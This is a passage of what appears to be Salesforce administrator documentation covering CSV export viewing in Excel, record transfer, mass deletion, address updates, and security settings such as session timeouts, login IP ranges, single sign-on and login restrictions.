2. Click **File** > **New**.
3. Click **Data** > **Import External Data** > **Import Data**.
4. Select the CSV file to open and Microsoft Excel will launch the text import wizard.
5. Select “Delimited” and choose the “Unicode (UTF-8)” option for File origin.
6. Click **Next**.
7. Select “Comma” in the Delimiters section and click **Finish**. You may be prompted to select a range of cells.

   Note: If commas are not appropriate for your locale, use a tab or other delimiter.

8. Repeat these steps for each file.

If you have an earlier version of Microsoft Excel (pre 2003):

1. Open the file in Microsoft Excel.
2. Select **File** > **Save As**.
3. Save the file as type Web Page.
4. Select **Tools** > **Options** > **General** tab and click the **Web Options** button.
5. Select the Encoding tab, and then choose the “Unicode (UTF-8)” option.
6. Click **OK** to close the dialog boxes.
7. Select **File** > **Save** to save the file with selected encoding.
8. Repeat these steps for each file.

Viewing Unicode (UTF-16, Big Endian) Encoded Export Files

Open the export files in a text editor that supports this character set. Microsoft Excel does not support this character set.

Viewing Unicode (Little Endian) Encoded Export Files

1. Open the file in Microsoft Excel.
2. Click on column A to highlight the entire first column.
3. Open the **Data** menu and choose **Text to Columns**.
4. Select the “Delimited” radio button and click **Next**.
5. Select “Comma” in the Delimiters section and click **Finish**.

   Note: If commas are not appropriate for your locale, use a tab or other delimiter.

6. Repeat these steps for each file.

Transferring Records Overview

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

Accounts, Campaigns, Contacts, Contracts, Leads, and Cases are not available in **Database.com**.

User Permissions Needed	
To transfer multiple accounts, campaigns, contacts, contracts, and custom objects:	“Transfer Record” AND “Edit” on the object type
To transfer multiple leads:	“Transfer Leads” OR “Transfer Record” AND “Edit” on leads
To transfer multiple cases:	“Transfer Cases” OR “Transfer Record” AND “Edit” on cases

A record owner, or any user above the owner in the role or territory hierarchy, can transfer a single record to another user. With some objects, like cases, leads, and campaigns, a user may be granted access to transfer records through sharing. Depending on the type of object, there may be multiple ways to transfer records to another user:

Method	Available for
Transfer a single record	Accounts, campaigns, cases, contacts, contracts, leads, and custom objects
Transfer multiple records by selecting the records from a list view and clicking **Change Owner**	Cases, leads, and custom objects, which can belong to either a user or a queue

Method	Available for
Transfer multiple records using the Mass Transfer tool	Accounts, leads, and custom objects

Ability to Change Ownership

- Users with the "Modify All Data" permission, or users with the "Modify All" permission for the given object, can transfer any record, regardless of who owns the record.
- To transfer a single record or multiple records from a list view, the new owner must have at least the "Read" permission on the object type. This rule does not apply if you use the mass transfer tool.
- To transfer ownership of any single record in an organization that does not use territory management, a user must have the appropriate "Edit" permission and either own the record or be above the owner in the role hierarchy.

  For example, to transfer ownership of an account, a user must have the "Edit" permission on accounts and read sharing access to the account. Additionally, the new owner of the record must have at least "Read" permission on accounts.

  The Public Full Access and Public Read/Write/Transfer sharing settings give all users the ability to transfer ownership of that type of record as long as they have the appropriate "Edit" permission.
- In organizations that use territory management, users that have been assigned to territories can be enabled to transfer the accounts in their territories, even if they are not the record owner.
- To transfer campaigns, users must also have the `Marketing User` checkbox selected on their user record.
- Partner accounts can only be transferred to users with the "Manage External Users" permission.
- You cannot assign an account with Customer Portal users to an owner who is a partner user.

Mass Transferring Records

Mass Transferring Records

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, **Developer Database.com** Editions

Accounts, Service Contracts, and Leads are not available in **Database.com**.

User Permissions Needed	
To mass transfer accounts and service contracts:	"Transfer Record" AND "Edit" on the object type AND "Transfer Leads"
To mass transfer custom objects:	"Transfer Record" AND "Edit" on the object type
To mass transfer leads:	"Transfer Leads" OR "Transfer Record" AND "Edit" on leads

Use the Mass Transfer tool to transfer multiple accounts, leads, service contracts, and custom objects from one user to another.

Note: To transfer any records that you do not own, you must have the required user permissions as well as read sharing access on the records.

1. From Setup, click **Data Management** > **Mass Transfer Records**.
2. Click the link for the type of record to transfer.
3. Optionally, fill in the name of the existing record owner in the `Transfer from` field. For leads, you can transfer from users or queues.
4. In the `Transfer to` field, fill in the name of new record owner. For leads, you can transfer to users or queues.
5. If your organization uses divisions, select the `Change division....` checkbox to set the division of all transferred records to the new owner's default division.
6. When transferring accounts, you can:
   - Select `Transfer open opportunities not owned by the existing account owner` to transfer open opportunities owned by other users that are associated with the account.
   - Select `Transfer closed opportunities` to transfer closed opportunities associated with the account. This option applies only to closed opportunities owned by the account owner; closed opportunities owned by other users are not changed.

- Select `Transfer open cases owned by the existing account owner` to transfer open cases that are owned by the existing account owner and associated with the account.
- Select `Transfer closed cases` to transfer closed cases that are owned by the existing account owner and associated with the account.
- Select `Keep Account Team` to maintain the existing account team associated with the account. Deselect this checkbox if you want to remove the existing account team associated with the account.
- Select `Keep Opportunity Team on all opportunities` to maintain the existing team on opportunities associated with this account. Any opportunity splits are preserved, and split percentages assigned to the previous owner transfer to the new one. If this box is unchecked, all opportunity team members and splits are deleted when the opportunity is transferred.

  Note: If you transfer closed opportunities, the opportunity team is maintained, regardless of this setting.

7. Enter search criteria that the records you are transferring must match. For example, you could search accounts in California by specifying `Billing State/Province equals CA`.
8. Click **Find**.
9. Select the checkbox next to the records you want to transfer. Optionally, check the box in the column header to select all currently displayed items.

   Note: If duplicate records are found, you must select only one of the records to transfer. Transferring duplicate records results in an error.

   Duplicate records may display if you filter leads based on Campaign Member Status and a matching lead has the same campaign member status on multiple campaigns. For example, if you specify `Campaign Member Status equals Sent`, and a matching lead named John Smith has the status Sent on two campaigns, his record will display twice.

10. Click **Transfer**.

Transfer of Associated Items

When you change record ownership, some associated items that are owned by the current record owner are also transferred to the new owner.

Record	Associated items that are also transferred
Accounts	Contacts (on business accounts only), attachments, notes, open activities, open opportunities owned by the current account owner, and optionally, closed opportunities and open opportunities owned by other users.
Leads	Open activities. When transferring leads to a queue, open activities are not transferred.

Access to Transferred Items

When transferring accounts and their related data in Professional, Enterprise, Unlimited, and Developer Editions, all previous access granted by manual sharing, Apex managed sharing, or sharing rules is removed. New sharing rules are then applied to the data based on the new owner. The new owner may need to manually share the transferred accounts and opportunities as necessary to grant access to certain users.

Transferring Records Overview

Deleting Mass Data

Available in: **All** Editions

This feature is only available in **Database.com** via the API. You can only mass delete records of custom objects in **Database.com**.

User Permissions Needed	
To mass delete data:	"Modify All Data"

You can delete multiple cases, solutions, accounts, contacts, leads, products, or activities at one time. Before you use mass delete, we strongly suggest you run a report to archive your information. We also strongly advise you to run a weekly export of your data; see Exporting Backup Data on page 552.

To delete multiple records:

1. From Setup, click **Data Management** > **Mass Delete Records**.
2. Click the link for the type of record to delete.
3. Review the information that will be deleted along with the records.
4. Specify conditions that the selected items must match, for example, "State equals California."
5. When deleting accounts, check the appropriate boxes if you want to delete accounts with attached closed/won opportunities or attached opportunities owned by other users.
6. When deleting products, check `Archive Products...` if you want to include products that are on opportunities. Archived products are not moved to the Recycle Bin. Check this option to:
   - Delete products that are not on opportunities and move them to the Recycle Bin.
   - Archive products that are on opportunities. These products are not moved to the Recycle Bin and cannot be recovered.

   Leave this box unchecked to delete only those products that are not on opportunities. Selected products that are on opportunities will remain checked after the deletion to indicate they were not included in the deletion.
7. Choose **Search** to find records that match.
8. Select the box next to the items you want to delete. Optionally, check the box in the column header to select all currently displayed items.
9. To permanently delete records, select `Permanently delete the selected records`. Please note that selecting this option prevents you from recovering the selected records from the Recycle Bin.
10. Click **Delete**. If you did not select `Permanently delete the selected records`, deleted items are moved to the Recycle Bin.

Notes on Using Mass Delete

Consider the following when using mass delete:

- You can delete up to 250 items at one time.
- When you delete a record, any associated records that display on that record's related lists are also deleted.
- Accounts and contacts associated with cases cannot be deleted.
- Partner accounts with partner users cannot be deleted.
- Contacts enabled for Self-Service, and their associated accounts, cannot be deleted.
- When deleting products, all related price book entries are deleted with it.
- Products on opportunities cannot be deleted, but they can be archived.
- When you delete activities:
  - ◊ Any archived activities that meet the conditions are also deleted.
  - ◊ Requested meetings aren't included in the mass-delete until they're confirmed and automatically converted to events.
- The child events of a recurring event are not displayed in the list of possible items to delete, but they are deleted along with their associated event series.
- Deleting a master solution does not delete the translated solutions associated with it. Instead, each translated solution becomes a master solution.
- Deleting a translated solution removes the association with its master solution.

Sample Uses for Mass Delete

The following examples illustrate some common uses of mass delete.

- You imported your organization's leads incorrectly and you want to delete those imported leads. View the *Using Mass Delete to Undo Imports* document for complete instructions.
- A user named John Smith recently left your organization, and he had several contacts that were duplicates of other users' data. To delete these duplicate contacts, select contacts as the record type to delete and enter “Owner Alias equals jsmith.”
- Your organization may have formerly entered all leads as accounts with the `Type` field set to “Prospect.” You now want to convert these accounts into leads. To do this, run a report of these accounts, export it to Excel, and then use the Import My Organization’s Leads wizard to import the data as leads. Then using mass delete, select accounts as the record type to delete and enter “Type equals Prospect” to locate all accounts you want to delete.
- You want to delete all the leads that have been converted for your organization. Select the lead record type, enter “Converted equals 1” for the search criteria, then choose Search.

You might also want to use mass delete to clean up any old records you may have, to delete web-generated leads that were created incorrectly, or to delete accounts and contacts with whom you no longer do business.

Undoing an Import

Mass Updating Addresses

Available in: **All** Editions except for **Database.com**.

User Permissions Needed	
To mass update addresses:	“Modify All Data”
To mass update addresses of contracts:	“Modify All Data” AND “Activate Contracts”

Use mass updating addresses to standardize on one naming convention for a country and state/province for your organization’s existing address fields in accounts, contacts, contracts, and leads. For example, instead of having multiple records with US, USA, or United States in the address fields, you can use mass updating addresses to enter one name, such as US, for all of the records.

Note: Mass updating addresses allows you to make data in text-based state and country fields more consistent. An alternative is to switch to state and country picklists, a beta feature in Spring ’13. See State and Country Picklists Overview—Beta.

1. From Setup, click **Data Management** > **Mass Update Addresses**.
2. Select the type of data to update - `Countries` or `State/Province`. If you chose `State/Province`, enter the country in which to update the state or province. Click **Next** to continue.
3. Select the values to update and click **Add**. The Selected Values box displays the values that will be updated. To remove values, click **Remove**.

   The Available Values box displays the address values found in existing records. To find additional addresses to update together as a group, enter all or part of a value and click **Find**.

   If your organization has large amounts of data, instead of using the Available Values box, enter existing values to update in the text area. Each value should be separated by a new line.
4. In the `Replace selected values with` field, enter the value with which to replace the specified address data, and click **Next**. If your organization has large amounts of data, this field is called `Replace entered values with`.

   The number and type of address records which will be updated in your organization are displayed. If your organization has large amounts of data, only the values that will be updated are displayed.
5. Click **Replace** to update the values.

Tips on Mass Updating Addresses

- As a best practice, update countries first, and then update states or provinces within that newly standardized country value.
- Use the mass updating address tool to convert inconsistent address formats to one international standard, such as ISO codes. For a list of ISO codes, see the International Organization for Standardization website.
- Use the mass updating tool regularly to cleanse your address data of inconsistent values created by users or via import, sync, or the Force.com API.

- Any country or state/province value can be created manually or via import, sync, or the Force.com API. Address values are not validated upon creation.
- Remember to change filter conditions to reflect any address updates. For example, if you change "United States" to "US," then assignment rules, Web-to-Lead, Web-to-Case, Email-to-Case, and On-Demand Email-to-Case will continue to use "United States" unless updated to "US."

Scalability FAQ

- How scalable is Salesforce?
- Will I see a degradation in performance as Salesforce's subscriber base grows?
- Can I house a backup of my data at my own site?

How scalable is Salesforce?

The service has the capacity to scale to the largest of teams. The architecture behind the service was designed to handle millions of users. We scale as rapidly as our customers require.

Will I see a degradation in performance as Salesforce's subscriber base grows?

No. We are very conscious of performance and have designed the service to be scalable in such a way that we can constantly stay ahead of customer demand. Our architecture allows us to easily add web and application servers to accommodate more users. The system architecture also allows us to add more database servers as needed to accommodate more users. In addition, the facility that houses our servers provides us with guaranteed bandwidth, which we can increase as needed.

Can I house a backup of my data at my own site?

In order for you to house your own data, it would require you to own an Oracle license, database hardware, application server hardware, and application server license, and also have an Oracle DBA on staff. In order to keep administration and overall total cost of ownership down, we handle all of this for you.

However, you can sign up to receive weekly backup files of your Salesforce data.

SECURITY

Security Overview

Salesforce is built with security as the foundation for the entire service. This foundation includes both protection for your data and applications, and the ability to implement your own security scheme to reflect the structure and needs of your organization.

The security features of Salesforce provide both strength and flexibility. However, protecting your data is a joint responsibility between you and salesforce.com. The security features in Salesforce enable you to empower your users to do their jobs efficiently, while also limiting exposure of data to the users that need to act upon it. Implement security controls that you think are appropriate for the sensitivity of your data. Your data is protected from unauthorized access from outside your company, and you should also safeguard it from inappropriate usage by your users.

See the following topics to get more information about the various security components in Salesforce:

- Trust and Salesforce.com
- Security Infrastructure
- Auditing
- Session Security
- User Security Overview
- User Authentication

Security Implementation Guide

Trust and Salesforce.com

Trust starts with transparency. That's why salesforce.com displays real-time information on system performance and security on the trust site at http://trust.salesforce.com. This site provides live data on system performance, alerts for current and recent phishing and malware attempts, and tips on best security practices for your organization.

The Security tab on the trust site includes valuable information that can help you to safeguard your company's data. In particular, phishing and malware are Internet scams on the rise.

Phishing is a social engineering technique that attempts to acquire sensitive information such as usernames, passwords and credit card details by masquerading as a trustworthy entity in an electronic communication. Phishers often direct users to enter details at a fake website whose URL and look-and-feel are almost identical to the legitimate one. As the salesforce.com community grows, it has become an increasingly appealing target for phishers. You will never get an email or a phone call from a salesforce.com employee asking you to reveal a password, so you should refuse to reveal it to anyone. You can report any suspicious activities by clicking the **Report a Suspicious Email** link under the **Trust** tab at http://trust.salesforce.com.

Malware is software designed to infiltrate or damage a computer system without the owner's informed consent. It is a general term used to cover a variety of forms of hostile, intrusive, or annoying software, and it includes computer viruses and spyware.

What Salesforce.com is Doing

Customer security is the foundation of customer success, so salesforce.com will continue to implement the best possible practices and technologies in this area. Recent and ongoing actions include:

- Actively monitoring and analyzing logs to enable proactive alerts to customers who have been affected.
- Collaborating with leading security vendors and experts on specific threats.
- Executing swift strategies to remove or disable fraudulent sites (often within an hour of detection).
- Reinforcing security education and tightening access policies within salesforce.com.
- Evaluating and developing new technologies both for our customers and for deployment within our infrastructure.

What Salesforce.com Recommends You Do

Salesforce.com is committed to setting the standards in software-as-a-service as an effective partner in customer security. So, in addition to internal efforts, salesforce.com strongly recommends that customers implement the following changes to enhance security:

- Modify your Salesforce implementation to activate IP range restrictions. This will allow users to access Salesforce only from your corporate network or VPN, thus providing a second factor of authentication. For more information, see Setting Session Security on page 565 and Restricting Login IP Ranges for Your Organization on page 568.
- Educate your employees not to open suspect emails and to be vigilant in guarding against phishing attempts.
- Use security solutions from leading vendors such as Symantec to deploy spam filtering and malware protection.
- Designate a security contact within your organization so that salesforce.com can more effectively communicate with you. Contact your salesforce.com representative with this information.
- Consider using two-factor authentication techniques, such as RSA tokens, to restrict access to your network.

Salesforce.com has a Security Incident Response Team to respond to any security issues. To report a security incident or vulnerability to salesforce.com, please contact security@salesforce.com. Describe the issue in detail, and the team will respond promptly.

Security Infrastructure

One of the core features of a multi-tenant platform is the use of a single pool of computing resources to service the needs of many different customers. Salesforce protects your organization's data from all other customer organizations by using a unique organization identifier, which is associated with each user's session. Once you log in to your organization, your subsequent requests are associated with your organization, using this identifier.

Salesforce utilizes some of the most advanced technology for Internet security available today. When you access the application using a Salesforce-supported browser, Secure Socket Layer (SSL) technology protects your information using both server authentication and data encryption, ensuring that your data is safe, secure, and available only to registered users in your organization.

In addition, Salesforce is hosted in a secure server environment that uses a firewall and other advanced technology to prevent interference or access from outside intruders.

Auditing

Auditing features do not secure your organization by themselves, but these features provide information about usage of the system, which can be critical in diagnosing potential or real security issues. It is important that someone in your organization perform regular audits to detect potential abuse. The other security features provided by Salesforce are preventative. To verify that your system is actually secure, you should perform audits to monitor for unexpected changes or usage trends.

Auditing features include:

Record Modification Fields

All objects include fields to store the name of the user who created the record and who last modified the record. This provides some basic auditing information.

Login History

You can review a list of successful and failed login attempts to your organization for the past six months. See Monitoring Login History on page 661.

Field History Tracking

You can also enable auditing for individual fields, which will automatically track any changes in the values of selected fields. Although auditing is available for all custom objects, only some standard objects allow field-level auditing. See Tracking Field History on page 666.

Setup Audit Trail

Administrators can also view a Setup Audit Trail, which logs when modifications are made to your organization's configuration. See Monitoring Setup Changes on page 663.

Session Security

After logging in, a user establishes a session with the platform. Use session security to limit exposure to your network when a user leaves their computer unattended while still logged on. It also limits the risk of internal attacks, such as when one employee tries to use another employee's session.

You can control the session expiration time window for user logins. Session expiration allows you to select a timeout for user sessions. The default session timeout is two hours of inactivity. When the session timeout is reached, users are prompted with a dialog that allows them to log out or continue working. If they do not respond to this prompt, they are automatically logged out.

Note: When a user closes a browser window or tab they are not automatically logged off from their Salesforce session. Please ensure that your users are aware of this, and that they end all sessions properly by clicking ***Your Name*** > **Logout**.

By default, Salesforce uses SSL (Secure Sockets Layer) and requires secure connections (HTTPS) for all communication. The `Require secure connections (HTTPS)` setting determines whether SSL (HTTPS) is required for access to Salesforce, apart from Force.com sites, which can still be accessed using HTTP. If you disable this setting and change the URL from `https://` to `http://`, you can still access the application. However, you should require all sessions to use SSL for added security. See Setting Session Security on page 565.

Restricting Login IP Ranges for Your Organization

Setting Session Security

The `Login IP Ranges` setting is available in: **Personal**, **Contact Manager**, **Group**, **Professional**, and **Database.com** Editions (Valid IP addresses can be set at the profile level for **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions)
The `Lock sessions to the IP address from which they originated` setting is available in: **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions
All other settings available in: **Personal**, **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

User Permissions Needed	
To set session security:	"Customize Application"

You can modify session security settings to specify connection type, timeout settings, and more.

1. From Setup, click **Security Controls** > **Session Settings**.
2. Customize the session security settings.

Field	Description
`Timeout value`	Length of time after which the system logs out inactive users. Select a value between 15 minutes and 12 hours. Choose a shorter timeout period if your organization has sensitive information and you want to enforce stricter security. **Note:** The last active session time value isn't updated until halfway through the timeout period. That is, if you have a 30 minute timeout, the system won't check for activity until 15 minutes have passed. For example, assume you have a 30 minute timeout value. If you update a record after 10 minutes, the last active session time value won't be updated because there was no activity after 15 minutes. You'll be logged out in 20 more minutes (30 minutes total) because the last active session time wasn't updated. Suppose you update a record after 20 minutes. That's five minutes after the last active session time is checked, so your timeout resets and you have another 30 minutes before being logged out, for a total of 50 minutes.

Field	Description
`Disable session timeout warning popup`	Determines whether the system prompts inactive users with a timeout warning message. Users are prompted 30 seconds before timeout as specified by the `Timeout value`.
`Lock sessions to the IP address from which they originated`	Determines whether user sessions are locked to the IP address from which the user logged in; helping to prevent unauthorized persons from hijacking a valid session. **Note:** This may inhibit various applications and mobile devices.
`Require secure connections (HTTPS)`	Determines whether HTTPS is required to log in to or access Salesforce, apart from Force.com sites, which can still be accessed using HTTP. This option is enabled by default for security reasons. It should not be disabled. **Note:** The Resetting Passwords page can only be accessed using HTTPS.
`Force relogin after Login-As-User`	Determines whether an administrator that is logged in as another user is returned to their previous session after logging out as the secondary user. If the option is enabled, an administrator must log in again to continue using Salesforce after logging out as the user; otherwise, the administrator is returned to their original session after logging out as the user.
`Require HttpOnly attribute`	Restricts session ID cookie access. A cookie with the HttpOnly attribute is not accessible via non-HTTP methods, such as calls from JavaScript. **Note:** If you have a custom or packaged application that uses JavaScript to access session ID cookies, selecting `Require HttpOnly attribute` breaks your application because it denies the application access to the cookie. The Developer Console and AJAX Toolkit debugging window are also not available if the `Require HttpOnly attribute` is selected.
`Enable caching and password autocomplete on login page`	Allows the user's browser to store usernames. If enabled, after an initial log in, usernames are auto-filled into the `User Name` field on the login page. This preference is selected by default and caching and autocomplete are enabled.
`Enable SMS-based identity confirmation`	Enables users to receive a one-time PIN delivered via SMS. Once enabled, administrators or users must verify their mobile phone number before taking advantage of this feature.

Field	Description
`Login IP Ranges`	Specifies a range of IP addresses users must log in from (inclusive), or the login will fail. Users need to activate their computers to successfully log in from IP addresses outside this range. To specify a range, click **New** and enter a lower and upper IP address to define the range. This field is not available in Enterprise, Unlimited, and Developer Editions. In those editions, you can specify valid IP addresses per profile.
`Enable clickjack protection for setup pages`	Protects against clickjack attacks on setup Salesforce pages. Clickjacking is also known as a user interface redress attack. (Setup pages are available from the Setup menu.)
`Enable clickjack protection for non-setup Salesforce pages`	Protects against clickjack attacks on non-setup Salesforce pages. Clickjacking is also known as a user interface redress attack. Setup pages already include protection against clickjack attacks. (Setup pages are available from the Setup menu.)
`Enable clickjack protection for non-setup customer Visualforce pages`	Protects against clickjack attacks on your Visualforce pages. Clickjacking is also known as a user interface redress attack. **Warning:** If you use custom Visualforce pages within a frame or iframe, you may see a blank page or the page may display without the frame. For example, Visualforce pages in a page layout do not function when clickjack protection is on.
`Enable CSRF protection on GET requests on non-setup pages`	Protects against Cross Site Request Forgery (CSRF) attacks by modifying non-setup pages to include a random string of characters in the URL parameters or as a hidden form field. With every GET and POST request, the application checks the validity of this string of characters and doesn't execute the command unless the value found matches the value expected.
`Enable CSRF protection on POST requests on non-setup pages`	

3. Click **Save**.

Finding the Setup Menu

Restricting Login IP Ranges for Your Organization

Available in: **All** Editions

User Permissions Needed	
To view network access:	“Login Challenge Enabled”
To change network access:	“Manage Users”

Note: Who Sees What: Organization Access (4:25 minutes)

Watch how you can restrict login through IP ranges and login hours.

To help protect your organization’s data from unauthorized access, you can specify a list of IP addresses from which users can always log in without receiving a login challenge:

1. From Setup, click **Security Controls** > **Network Access**.
2. Click **New**.
3. Enter a valid IP address in the `Start IP Address` field and a higher IP address in the `End IP Address` field.

   The start and end addresses define the range of allowable IP addresses from which users can log in. If you want to allow logins from a single IP address, enter the same address in both fields. For example, to allow logins from only 125.12.3.0, enter 125.12.3.0 as both the start and end addresses.

   The start and end IP addresses in an IPv4 range must include no more than 33,554,432 addresses (2^{25}, a /7 CIDR block). For example, the following ranges are valid:

   - `0.0.0.0` to `1.255.255.255`
   - `132.0.0.0` to `132.255.255.255`
   - `132.0.0.0` to `133.255.255.255`

   However, ranges like `0.0.0.0` to `2.255.255.255` or `132.0.0.0` to `134.0.0.0` are too large.

   The start and end IP addresses in an IPv6 range must include no more than 79,228,162,514,264,337,593,543,950,336 addresses (2^{96}, a /32 CIDR block). For example, the following range is valid: `2001:8000:: to 2001:8000:ffff:ffff:ffff:ffff:ffff:ffff`. However, ranges like `::` to `ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff` or `2001:8000::` to `2001:8001::` are too large.
4. Click **Save**.

Note: For organizations that were activated before December 2007, Salesforce automatically populated your organization’s trusted IP address list in December 2007, when this feature was introduced. The IP addresses from which trusted users had already accessed Salesforce during the past six months were added.

Note: Both IP addresses in a range must be either IPv4 or IPv6. In ranges, IPv4 addresses exist in the IPv4-mapped IPv6 address space `::ffff:0:0` to `::ffff:ffff:ffff`, where `::ffff:0:0` is `0.0.0.0` and `::ffff:ffff:ffff` is `255.255.255.255`. A range can’t include IP addresses inside of the IPv4-mapped IPv6 address space if it also includes IP addresses outside of the IPv4-mapped IPv6 address space. Ranges such as `255.255.255.255` to

`::1:0:0:0` or `::` to `::1:0:0:0` are not allowed. You can set up IPv6 addresses in all organizations, but IPv6 is only enabled for login in sandbox organizations from the Spring '12 release and later.

Security Implementation Guide

USER SECURITY

User Security Overview

Salesforce provides each user in your organization with a unique username and password that must be entered each time a user logs in. Salesforce issues a session cookie only to record encrypted authentication information for the duration of a specific session. The session cookie does not include either the username or password of the user. Salesforce does not use cookies to store other confidential user and session information, but instead implements more advanced security methods based on dynamic data and encoded session IDs.

User Authentication
Network-Based Security
CAPTCHA Security for Data Exports

User Authentication

Salesforce has its own system of user authentication, but some companies prefer to use an existing single sign-on capability to simplify and standardize their user authentication. You have two options to implement single sign-on—federated authentication using Security Assertion Markup Language (SAML) or delegated authentication.

- Federated authentication using Security Assertion Markup Language (SAML) allows you to send authentication and authorization data between affiliated but unrelated Web services. This enables you to sign-on to Salesforce from a client application. Federated authentication using SAML is enabled by default for your organization.
- Delegated authentication single sign-on enables you to integrate Salesforce with an authentication method that you choose. This enables you to integrate authentication with your LDAP (Lightweight Directory Access Protocol) server, or perform single sign-on by authenticating using a token instead of a password. You manage delegated authentication at the permission level, allowing some users to use delegated authentication, while other users continue to use their Salesforce-managed password. Delegated authentication is set by permissions, not by organization. You must request that this feature be enabled by salesforce.com. Contact salesforce.com to enable delegated authentication single sign-on for your organization.

  The primary reasons for using delegated authentication include:

- ◊ Using a stronger type of user authentication, such as integration with a secure identity provider
- ◊ Making your login page private and not part of the general Internet, but rather, part of your corporate network, behind your corporate firewall
- ◊ Differentiating your organization from all other companies that use Salesforce in order to reduce phishing attacks

See Also:

User Security Overview

Network-Based Security

User authentication determines who can log in, while *network-based security* limits where they can log in from and when. Use network-based security to limit the window of opportunity for an attacker by restricting the origin of user logins. Network-based security can also make it more difficult for an attacker to use stolen credentials.

To enhance network-based security, Salesforce includes the ability to restrict the hours during which users can log in and the range of IP addresses from which they can log in. If IP address restrictions are defined for a user's profile and a login originates from an unknown IP address, Salesforce does not allow the login. This helps to protect your data from unauthorized access and "phishing" attacks.

To set the organization-wide list of trusted IP addresses from which users can always log in without a login challenge, see Restricting Login IP Ranges for Your Organization on page 568. To restrict login hours by profile, or to restrict logins by IP addresses for specific profiles, see Setting Login Restrictions on page 571.

User Security Overview

CAPTCHA Security for Data Exports

By request, salesforce.com can also require users to pass a user verification test to export data from Salesforce. This simple, text-entry test helps prevent malicious programs from accessing your organization's data, as well as reducing the risk of automated attacks. CAPTCHA is a type of network-based security. To pass the test, users must type two words displayed on an overlay into the overlay's text box field, and click a **Submit** button. Salesforce uses CAPTCHA technology provided by reCaptcha to verify that a person, as opposed to an automated program, has correctly entered the text into the overlay. CAPTCHA stands for "Completely Automated Public Turing test to tell Computers and Humans Apart."

User Security Overview

Setting Login Restrictions

Available in: **All** Editions

To help protect your organization's data against unauthorized access, you have several options for setting login restrictions.

Login Hours

For each profile, you can set the hours when users can log in. See:

- Viewing and Editing Login Hours in the Enhanced Profile User Interface
- Viewing and Editing Login Hours in the Original Profile User Interface

Login IP Address Ranges

For each profile, you can set the IP addresses from which users can log in. See:

- Restricting Login IP Ranges in the Enhanced Profile User Interface
- Restricting Login IP Addresses in the Original Profile User Interface

Organization-Wide Trusted IP Address List

For all users, you can set a list of IP address ranges from which they can always log in without receiving a login challenge. See Restricting Login IP Ranges for Your Organization.

When users log in to Salesforce, either via the user interface, the API, or a desktop client such as Connect for Outlook, Salesforce for Outlook, Connect Offline, Connect for Office, Connect for Lotus Notes, or the Data Loader, Salesforce confirms that the login is authorized as follows:

1. Salesforce checks whether the user's profile has login hour restrictions. If login hour restrictions are specified for the user's profile, any login outside the specified hours is denied.
2. Salesforce then checks whether the user's profile has IP address restrictions. If IP address restrictions are defined for the user's profile, any login from an undesignated IP address is denied, and any login from a specified IP address is allowed.
3. If profile-based IP address restrictions are not set, Salesforce checks whether the user is logging in from an IP address they have not used to access Salesforce before:
   - If the user's login is from a browser that includes a Salesforce cookie, the login is allowed. The browser will have the Salesforce cookie if the user has previously used that browser to log in to Salesforce, and has not cleared the browser cookies.
   - If the user's login is from an IP address in your organization's trusted IP address list, the login is allowed.
   - If the user's login is from neither a trusted IP address nor a browser with a Salesforce cookie, the login is blocked.

Whenever a login is blocked or returns an API login fault, Salesforce must verify the user's identity:

- For access via the user interface, the user is prompted to click **Email me a verification code** to send a verification email to the address specified on the user's Salesforce User Detail. The user copies the verification code from the email and pastes it into their browser to activate their computer for logging in to Salesforce. The verification code included in the email is valid for up to 24 hours from the time the user clicked **Email me a verification code**. After 24 hours, the verification code expires, and user must repeat the activation process to log in.

Note: A user isn't asked for a verification code the first time they log in to Salesforce.

- For access via the API or a client, the user must add their security token to the end of their password in order to log in. A security token is an automatically-generated key from Salesforce. For example, if a user's password is `mypassword`, and their security token is `XXXXXXXXXX`, then the user must enter `mypasswordXXXXXXXXXX` to log in.

  Users can obtain their security token by changing their password or resetting their security token via the Salesforce user interface. When a user changes their password or resets their security token, Salesforce sends a new security token to the email address on the user's Salesforce record. The security token is valid until a user resets their security token, changes their password, or has their password reset.

  Tip: We recommend that you obtain your security token using the Salesforce user interface from a trusted network prior to attempting to access Salesforce from a new IP address.

Tips on Setting Login Restrictions

Consider the following when setting login restrictions:

- When a user's password is changed, the user's security token is automatically reset. The user may experience a blocked login until he or she adds the automatically-generated security token to the end of his or her password when logging in to Salesforce via the API or a client.
- Partner portal and Customer Portal users are not required to activate computers to log in.
- For more information on API login faults, see the Core Data Types Used in API Calls topic in the *SOAP API Developer's Guide*.
- If single sign-on is enabled for your organization, API and desktop client users can't log into Salesforce unless their IP address is included on your organization's list of trusted IP addresses or on their profile, if their profile has IP address restrictions set. Futhermore, the single sign-on authority usually handles login lockout policies for users with the "Is Single Sign-On Enabled" permission. However, if the security token is enabled for your organization, then your organization's login lockout settings determine the number of times a user can attempt to log in with an invalid security token before being locked out of Salesforce.
- The following events count toward the number of times a user can attempt to log in with an invalid password before being locked out of Salesforce, as defined in your organization's login lockout settings:
  - ◊ Each time a user is prompted to click **Email me a verification code**
  - ◊ Each time a user incorrectly adds their security token to the end of their password to log into the API or a client

User Sharing Overview

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Note:

User Sharing for external users is enabled by default when communities are enabled in your organization. User Sharing for internal users is also available through a pilot program. For more information on enabling User Sharing for internal users, contact salesforce.com.

User Sharing lets you control how external users in communities can view or access other user records by restricting or extending access to those records. For example, if your organization has a community enabled, you can set the organization-wide default for external user records to Private, and then create a user sharing rule to enable members of the community to see and interact with users who are in the sales representative role.

With user sharing, you can:

- Set the organization-wide default for user records for external users.
- Create user sharing rules based on group membership or other criteria.
- Create manual shares for user records.
- Control the visibility of external users in customer or partner portals and communities.
- If you are in the User Sharing pilot, you can additionally set the organization-wide default for internal users to Private. The pilot is not fully compatible with Chatter.

Understanding User Sharing
Restoring User Visibility Defaults

Understanding User Sharing

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Note: User Sharing is enabled by default when your organization has Communities enabled and portal licenses provisioned. User Sharing for internal users is also available through a pilot program. For more information on enabling User Sharing for internal users, contact salesforce.com.

